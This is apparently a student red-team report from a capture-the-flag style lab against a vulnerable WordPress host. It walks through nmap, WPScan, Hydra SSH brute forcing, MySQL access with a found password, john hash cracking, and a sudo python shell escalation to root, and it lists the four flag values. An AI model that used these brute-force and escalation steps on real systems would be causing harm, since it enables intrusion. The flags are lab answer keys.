Red Team: Summary of Operations

Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sC -sV 192.168.1.110

This scan identifies the services below as potential points of entry:

Target 1


List of Exposed Services:

```
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http
|_http-title: Raven Security
111/tcp open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          37559/tcp   status
|   100024  1          38059/udp   status
|   100024  1          39632/udp6  status
|_  100024  1          53478/tcp6  status
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

The following vulnerabilities were identified on each target:

Target 1

List of Critical Vulnerabilities:



Exploitation

Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

Target 1

flag1.txt: {b9bbcb33e11b80be759c4e844862482d}

Exploit Used

Identify the exploit used: WPScan to enumerate users on the Target1 WordPress site.

Include the command run with screenshot:

1. wpscan –url http://192.168.1.110/wordpress -eu

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress -eu
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Wed Aug 24 17:18:52 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] http://192.168.1.110/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

2. hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-24 17:19:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-24 17:20:11
root@Kali:~#
```

3. ssh michael@192.168.1.110
4. password: michael
5. cd /var/www/html
6. ls

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Aug 25 10:12:10 2022 from 192.168.1.90
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html    contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$
```

7. nano service.html

```
GNU nano 2.2.6                          File: service.html

                                                </div>
                                        </div>
                                </div>
                                <div class="col-lg-2 col-md-6 col-sm-6 social-widget">
                                        <div class="single-footer-widget">
                                                <h6>Follow Us</h6>
                                                <p>Let us be social</p>
                                                <div class="footer-social d-flex align-items-center">
                                                        <a href="#"><i class="fa fa-facebook"></i></a>
                                                        <a href="#"><i class="fa fa-twitter"></i></a>
                                                        <a href="#"><i class="fa fa-dribbble"></i></a>
                                                        <a href="#"><i class="fa fa-behance"></i></a>
                                                </div>
                                        </div>
                                </div>
                        </div>
                </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" integrity="sha384-ApNbgh9B$
        <script src="js/vendor/bootstrap.min.js"></script>
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBhOdIF3Y9382fqJYt5I_sswSrEw5$
        <script src="js/easing.min.js"></script>
        <script src="js/hoverIntent.js"></script>
        <script src="js/superfish.min.js"></script>
        <script src="js/jquery.ajaxchimp.min.js"></script>
        <script src="js/jquery.magnific-popup.min.js"></script>
        <script src="js/owl.carousel.min.js"></script>
        <script src="js/jquery.sticky.js"></script>
        <script src="js/jquery.nice-select.min.js"></script>
        <script src="js/waypoints.min.js"></script>
        <script src="js/jquery.counterup.min.js"></script>
        <script src="js/parallax.min.js"></script>
        <script src="js/mail-script.js"></script>
        <script src="js/main.js"></script>
    </body>
</html>
```

flag2.txt: {fc3fd5Bdcdad9ab23facac6e9a365e581c33}

Exploit Used

Identify the exploit used: cd from /var/www/html to /var/www/ the file is name flag2.txt

Include the command run:

ssh michael@192.168.1.110


password: michael

cd /var/www/

ls

cat flag2.txt

Screenshot:



FLAG3.txt: {afc01ab56b50591e7dccf93122770cd23}

Exploit Used:


Identify the exploit used: Access the wordpress mysql database

Include the command run:


mysql -u root -p wordpress

enter password: R@v3nSecurity

show databases;



use wordpress;



show tables;

select * from wp:posts;


flag4.txt: {715dea6c055b9fe3337544932F2941ce}

Exploit Used:


Identify the exploit used: Flag 4 file in steven's root folder.

Include the command run:

john –wordlist=/usr/share/wordlists/rockyou.txt wp_hashes.txt



ssh steven@localhost
steven@localhost's password: pink84



sudo python -c 'import pty;pty.spawn("/bin/bash");'
cd ../../
cd root
ls
cat flag4.txt